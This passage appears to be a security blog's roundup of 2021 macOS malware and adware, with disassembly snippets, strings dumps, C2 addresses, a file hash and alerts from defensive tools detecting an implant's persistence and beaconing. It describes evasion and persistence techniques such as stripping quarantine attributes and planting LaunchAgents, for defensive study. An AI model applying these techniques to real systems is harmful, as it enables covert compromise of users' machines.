This blog post provided a comprehensive technical analysis of the new mac malware of 2021. However it did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant ...especially when such adware is compiled to natively target Apple's new arm64 architecture (M1), or when existing malware is analyzed for the first time.

As such, here I've include a list (and links to detailed writeups) of other notable items from 2021, for the interested reader.

- 🧩 OSX.OSAMiner  
(included here, as it was first analyzed in 2021)

In January, SentinelOne researcher Phil Stokes [published in in depth analysis](#) of a crypto-currency miner, dubbed OSXMiner.

Phil noted that although active for a least five years, the malware had resisted analysis, *“due to its use of multiple run-only AppleScripts”*

```

1  === data offset 2 ===
2  Function name : e
3  Function arguments: ['_s']
4  0000 PushVariable [var_0 ('_s')]
5  00001 PushLiteral 0 # <Value type=object value=<Value type=constant value=0x49442020>>
6  00002 MakeObjectAlias 21 # GetProperty
7
8  00003 GetData
9  00004 PopVariable [var_1]
10 00005 StoreResult
11 00006 LinkRepeat 0x24
12
13 00009 PushVariable [var_1]
14 0000a Dup
15 0000b PushLiteral 1 # <Value type=object value=<Value type=constant value=0x6b6f636c>>
16 0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x636f626a>>
17 0000d Push2
18 0000e MessageSend 3 # <Value type=object value=<Value type=event_identifier
... value='core'-'cnte'-'***'-'\x00\x00\x00\x00'-'***'-'\x00\x00\x10\x00'>>
19 00011 Push1
20 00012 PushUndefined
21 00013 RepeatInCollection <disassembler not implemented>
22 00014 Equal
23 00015 GreaterThan
24 00016 PushVariable [var_2]
25 00017 PushLiteral 4 # <Value type=fixnum value=0x64>
26 00018 Add
27 00019 PushVariable [var_2]
28 0001a PushLiteral 5 # <Value type=object value=<Value type=constant value=0x70636e74>>
29 0001b MakeObjectAlias 21 # GetProperty
30

```

OSAMiner's AppleScript Disassembled (credit: SentinelOne)

The writup is a must read, not so much for the details of the malware (crypto-miners aren't all that interesting), but rather as Phil comprehensively discusses how analyze run-only AppleScripts!

Writeup:

[“FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts”](#)

- 🧩 OSX.Pirrit  
(included here, as it was first malicious code to natively target M1/Apple Silicon)

In February, I uncovered the first malicious code that was compiled natively to target Apple Silicon (aka M1): a new variant of the prolific Pirrit adware.

In order to run natively on the M1 arm-based CPU, the developers compiled the adware into a universal binary, containing both Intel and arm64 code:

```
$ file GoSearch
GoSearch: Mach-O universal binary with 2 architectures:
 [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]

GoSearch (for architecture x86_64): Mach-O 64-bit executable x86_64
GoSearch (for architecture arm64): Mach-O 64-bit executable arm64
```

...which means, as malware analysis, we must (now) understand how to read arm(64) disassembly, for example to uncover the adware's anti-analysis logic:

```
1 0000000100054118      movz     x0, #0x1a
2 000000010005411c      movz     x1, #0x1f
3 0000000100054120      movz     x2, #0x0
4 0000000100054124      movz     x3, #0x0
5 0000000100054128      movz     x16, #0x0
6 000000010005412c      svc      #0x80
```

For more information on reversing malicious code compiled to run natively on Apple Silicon (read: arm64), see my whitepaper on the topic:

[An introduction to analysing arm64 malware targeting macos.](#)

Writeup:  
[“Arm’d & Dangerous: Malicious Code, now native on Apple Silicon”](#)

- 🐛 OSX.Convuster  
(included here, as it is new adware)

In March, researchers at Kaspersky detailed a new adware, named Convuster.



```
egistry/src/github.com-1ecc6299db9ec823/native-tls-0.2.4/src/imp/security_framework.rsassertion failed: `(1
and source slices have different lengths /Users/administrator/.rustup/toolchains/stable-x86_64-apple-darwin
ription() is deprecated; use Display
at path PathErrorerrtoo many temporary files exist.tmp ABCDEF
56789 /Users/administrator/.rustup/toolchains/stable-x86_64-apple-darwin/lib/rustlib/src/rust/src/lib
e` value
could not initialize thread_rng: /Users/administrator/.cargo/registry
s/thread.rs expand 32-byte k
expand 32-byte kexpand 32-byte k
egistry/src/github.com-1ecc6299db9ec823/rand_chacha-0.2.2/src/guts.rs description() is deprecated; use Disp
tionUnknown Error: OS Error: randSecure: random number generator module is not initializedstdweb: failed t
blewasm-bindgen: crypto.getRandomValues is undefinedwasm-bindgen: self.crypto is undefinedRDRAND: instructi
issue likelyRtlGenRandom: call failedSecRandomCopyBytes: call failedUnknown std::io::Errorerrno: did not re
supported '
&
=
v
↓
/
|
&
1
&
=
o
```

Convuster's Rust artifacts (credit: Kaspersky)

Writeup:  
[“Convuster: macOS adware now in Rust”](#)

- 🐛 OSX. ??? (Cobalt Strike wrapper)  
(included here, as it appears to be a new/custom macOS wrapper)


In April, a twitter user Colin ([@th3\\_protoCOL](#)), posted information about a Cobalt Strike agent, packed (via UPX) and packaged as Mach-O binary:

 **Colin**   
@th3\_protoCOL


Undetected MacOS malware

Communicates with known #CobaltStrike C2 servers (122.112.241[.]119:443)  
Zero AV detection 🤔  
Packed by UPX  
Opens /etc/master.passwd

Can anyone verify?  
[virustotal.com/gui/file/4116f...](https://virustotal.com/gui/file/4116f...)  
MD5 - 8ae2803b92dd52e896c3808df5e17b65




2:55 AM · Apr 6, 2021

 [Read the full conversation on Twitter](#)

5 ❤️ Reply Share this Tweet

[Read 2 replies](#)

-  OSX.Hydromac  
(included here, as it is new adware)

In June, Taha Karim (@lordx64) of Confiant detailed a new adware specimen, OSX.Hydromac:

```


__cstring:0000... 00000010    C    HM_A_Complete_1
__cstring:0000... 00000018    C    HM_A_Download_Started_1
__cstring:0000... 00000018    C    HM_A_Download_Success_1
__cstring:0000... 0000000D    C    HM_A_Error_1
__cstring:0000... 0000000C    C    HM_A_Fail_1
__cstring:0000... 0000000C    C    HM_A_Init_1
__cstring:0000... 00000016    C    HM_A_Update_Started_1
__cstring:0000... 00000016    C    HM_A_Update_Success_1

```

OSX.Hydromac Adware

Writeup:

**[“OSX/Hydromac: New Mac adware, leaked from a flashcards app”](#)**

-  OSX.UpdateAgent / OSX.WizardUpdate  
(included here, it appears to be a new variant)



In October, via a [tweet](#), Microsoft Researchers provided some insight in the latest variant of OSX.UpdateAgent which installs various adware (such as Adload):

 **Microsoft Security Intelligence**   
@MsftSecIntel 

We recently discovered the latest variant of a Mac malware tracked as UpdateAgent (aka WizardUpdate) with new persistence and evasion tactics, the latest in a series of upgrades over the past year. Given its history, this Trojan will likely continue to grow in sophistication.

Tracking the evolution of Trojan:MacOS/UpdateAgent.B (aka WizardUpdate)




Time Period	Key Activities
Nov-Dec 2020	<ul style="list-style-type: none"><li>Performs recon (product name, version, system information)</li><li>Sends heartbeats to C2 with collected information</li></ul>
Jan-Feb 2021	<ul style="list-style-type: none"><li>Performs recon (product name, version, system information)</li><li>Sends heartbeats to C2 with collected information</li><li>Fetches secondary payload as .img from public cloud infrastructures</li></ul>
Mar 2021	<ul style="list-style-type: none"><li>Performs recon (product name, version, system information)</li><li>Sends heartbeats to C2 with collected information</li><li>Fetches secondary payload as .zip from public cloud infrastructures</li><li>Bypasses Gatekeeper by removing the downloaded file's quarantine attribute</li><li>Creates a PLIST file and adds it to LaunchAgent folder</li></ul>
Aug 2021	<ul style="list-style-type: none"><li>Performs recon (product name, version, system information, System profile, and SPHardwareID)</li><li>Sends heartbeats to C2 with collected information</li><li>Fetches secondary payload as .zip from public cloud infrastructures</li><li>Bypasses Gatekeeper by removing the downloaded file's quarantine attribute</li><li>Creates a PLIST file and adds it to LaunchAgent folder</li></ul>
Oct 2021	<ul style="list-style-type: none"><li>Performs recon (product name, version, system information, System profile, and SPHardwareID)</li><li>Sends heartbeats to C2 with collected information</li><li>Fetches secondary payload as .img/.zip from public cloud infrastructures</li><li>Enumerates LSQuarantineDetailsSkin using SQLi</li><li>Bypasses Gatekeeper by removing the downloaded file's quarantine attribute</li><li>Adds arguments to PLIST file using PlistBuddy</li><li>Leverages existing user profile to execute commands</li><li>Modifies Subsee's list</li></ul>

10:10 AM · Oct 21, 2021 


 [Read the full conversation on Twitter](#)

 372  Reply  Share this Tweet

[Read 6 replies](#)

-  OSX.GreenLambert / OSX.DoubleFantasy (included here, as they were first analyzed in 2021)

In October at v4.0 of the macOS security conference, “[Objective by the Sea](#)” [Runa Sandvik \(@runasand\)](#) and myself presented details on two US government macOS implants: GreenLambert and DoubleFantasy.



Writeup:

[“Made In America: Analyzing US Spy Agencies' macOS Implants”](#)

## Detections

New malware is notoriously difficult to detect via traditional signature-based approaches ...as, well, it's new! A far better approach is to leverage heuristics or behaviors, that can detect such malware, even with no a priori knowledge of the specific (new) threats.

For example, imagine you open an Office Document that (unbeknownst to you) contains an exploit or malicious macros which installs a persistent backdoor. This is clearly an unusual behavior, that should be detected and alerted upon.

Good news, Objective-See's free macOS security tools do not leverage signatures, but instead monitor for such (unusual, and likely malicious) behaviors.


This allows them to detect and alert on various behaviors of all the new malware of 2021 (with no prior knowledge of the malware).

For example, let's look at how MacMa the (likely nation-state) implant deployed via exploits, was detected by our free tools:

First, **BlockBlock** detects MacMa's attempt at persistence ...specifically when it executes `cp` to create a launch item:


BlockBlock Alert

exec




**cp**

**installed a launch agent**



virus total



ancestry

---

**cp (pid: 1344)**

process path: /bin/cp  
 process args: /Users/user/~tmp/com.UserAgent.va.plist /Users/user/Library/LaunchAgents

**UserAgent**

startup file: /Users/user/Library/LaunchAgents/com.UserAgent.va.plist  
 startup object: /Users/user/Library/Preferences/UserAgent/lib/UserAgent

rule scope:

Process + File + Item

Block

Allow


2021-11-10 21:20:57 +0000
 temporarily (pid: 1344)

BlockBlock's alert

**LuLu**, our free, open-source firewall detects when the implant first attempts to beacon out to its command and control server to check-in and ask for tasking:


LuLu Alert

exec




**UserAgent**

**is trying to connect to 207.148.102.208**



virus total



ancestry

---

**Process Info**

process id: 1360  
 process args: -runMode ifneeded  
 process path: /Users/user/Library/Preferences/UserAgent/lib/UserAgent

**Network Info**

ip address: 207.148.102.208  
 port & protocol: 9200 (TCP)  
 reverse dns name: unknown

rule scope:

Process


Block

Allow

timestamp: 13:20:58
 temporarily (pid: 1360)

LuLu's alert

And if you're worried that you are already infected? **KnockKnock** can uncover the malware's persistence (after the fact):



KnockKnock's detection

For more information about our free, open-source tools, see:


[Objective-See's Tools.](#)

## 👋 Conclusion:

Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2021.

With the continued growth and popularity of macOS (especially in the enterprise!), 2022 will surely bring a bevy of new macOS malware. ...so, stay safe out there!

📖 Interested in general Mac malware analysis techniques?



You're in luck, as I've written an entire (free) book on this very topic:

[The Art Of Mac Malware, Vol. 0x1: Analysis](#)